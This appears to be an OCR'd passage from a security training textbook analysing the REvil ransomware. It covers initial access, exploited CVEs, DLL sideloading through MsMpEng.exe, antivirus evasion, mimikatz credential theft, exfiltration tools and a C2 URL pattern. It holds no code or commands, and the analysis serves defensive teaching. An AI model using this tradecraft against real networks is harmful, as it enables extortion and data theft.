


https://blog.qualys.com, https://www.trendmicro.com

REvil Ransomware Attack Stages: Initial Access

- Attackers employ a variety of techniques such as **spam/spear-phishing emails** with malicious attachments, **RDP exploitation** using valid accounts, and **compromised websites** to gain initial access
- These techniques allow attackers to download and execute malicious payloads on the victim machine using tools such as **CertUtil** and **PowerShell**
- A recent approach followed by attackers for supply-chain compromise is to install **Sodinstall** or **Sodinokibi** on the target systems

REvil Ransomware Attack Flow on Kaseya VSA Servers




REvil Ransomware Attack Stage: Download and Execution

- **The following are the methods used to download and execute the malicious payload**
  - **CVE-2019-2725:** This method involves the remote code execution (RCE) of **CertUtil** or **PowerShell** to download and execute REvil
  - **Malspam:** It uses macros to download and execute REvil. Further, malspam includes an attachment (e.g., a PDF file) that is used to download **Qakbot** and other components of the malware
  - **Drive-by compromise** directly downloads REvil
  - **CVE-2018-13379, CVE-2019-11510, and valid accounts**: This method uses **RDP** and **PsExec** to download and execute other components of the malware
  - **DLL sideloading:** This method uses **MsMpeng.exe** to load an REvil DLL that masquerades as a legitimate DLL such as **MpSvc.dll**, which is dropped via a customized installer such as "**SODINSTALL**"
  - **CVE-2021-30116:** This method exploits a **zero-day vulnerability** against Kaseya VSA servers by compromising the Kaseya supply chain

REvil Ransomware Attack Stage: Exploitation

- In this phase, the ransomware is **dropped** along with its components and **executed** on the target systems
- For example, in the Kaseya supply-chain compromise, after dropping the payload, it removes previously used binaries such as **agent.crt** and **certutil.exe**
- The decoded **agent.exe** comprises internal components such as **SOFTIS** and **MODLIS** that are dumped into the Windows folder in the form of **MsMpEng.exe** and **mpsvc.dll**
- As soon as MpMseng.exe executes and invokes the export function (**ServiceCrtMain**), the REvil encryptor (**mpsvc.dll**) loads and executes itself



REvil Ransomware Attack Stage: Exploitation (Cont'd)

- Now, REvil exploits **OpenSSL** to encrypt files
- The ransomware allocates memory and drops the actual payload using functions such as "**CreateFileMappingW**" and "**MapViewOfFile**"
- Now, REvil exposes its ransom behavior by **changing the config files**, changing local firewall rules, **creating its own registry keys**, and adding its own values to the registry keys
- Attackers now automatically log into the victim's system with their own accounts, encrypt all the confidential files of the victim, and **display a ransom note**

REvil Ransomware Attack Stages: Lateral Movement / Defense Evasion and Discovery

Lateral Movement

- Attackers perform lateral movement in targeted attacks, in which they use **RDP** and **PsExec** tools for lateral movement

Defense Evasion and Discovery

- At this stage, attackers use network discovery tools such as **AdFind**, **SharpSploit**, **BloodHound**, and **NBTScan** to discover and infect other systems connected to the target network
- The following techniques are used by REvil for defense evasion:
  - **PC Hunter** and **Process Hacker** to identify and terminate services and processes related to antivirus products
  - **KillAV**, a custom malicious binary designed to uninstall antivirus products
  - **Safeboot** routine, which is triggered when "-smode" is supplied as an argument and creates various new variants with RunOnce registries to restart from or to Safemode and bypass security solutions
  - **DLL sideloading** to bypass detection by running as a legitimate file or process
  - **PowerShell commands** to compromise the supply chain and disable Windows Defender

REvil Ransomware Attack Stages: Credential Access and Exfiltration / Command and Control

Credential Access and Exfiltration

- Attackers use tools such as **SharpSploit**, an attack framework, along with the **mimikatz** module to gain credential access
- The gathered information is exfiltrated using different methods such as FTP transfer via **FileZilla** or using third-party synchronization tools such as **MegaSync**, **FreeFileSync**, and **Rclone**

Command and Control (C2)

- At this stage, the REvil ransomware sends a report and system information to the attackers' command and control server.
- This is performed by creating a pseudorandom URL based on the following fixed format:
  - `https://{Domain}/{String 1}/{String 2}/{random characters}.{String 3}`

Virus Analysis: REvil Ransomware

Source: *https://blog.qualys.com, https://www.trendmicro.com*

REvil, also known as Sodinokib, is dangerous ransomware associated with the GOLD SOUTHFIELD threat group that provides ransomware as a service (RaaS) for performing targeted attacks against multi-national companies. Attackers distribute this malware through supply-chain attacks (type of zero-day attacks), which requires the modification of code in third-party vendor software that is purchased by organizations according to their requirement. The threat group can also spread this malware via RDP servers, exploit kits, and backdoor software installation programs. REvil involves double extortion in its schemes, using stolen files to persuade its victims to pay a ransom. Attackers have performed bold attacks on popular public figures and organizations using REvil. The threat group exfiltrates critical information before encrypting it and threatens victims with the disclosure of their personal information on the dark web, underground forums, and blog sites.

REvil Ransomware Operation

Attackers perform DDoS attacks on the target and directly communicate with the victim's customers, business partners, and the media to force victims to pay a ransom. Further, attackers conduct auctions of the victim's data to pressurize the victim further. It is highly targeted ransomware, in which attackers use highly sophisticated tools and employ customized infection chains to perform targeted attacks.

REvil uses tools such as FileZilla to exfiltrate data and PsExec for the remote execution of the ransomware and its files. Other tools used by REvil include PC Hunter, AdFind, BloodHound, NBTScan, SharpSploit, third-party file sync tools, and Qakbot, which is a Trojan to deliver ransomware.

REvil Ransomware Attack Stages




Figure 7.124: Attack stages of REvil ransomware

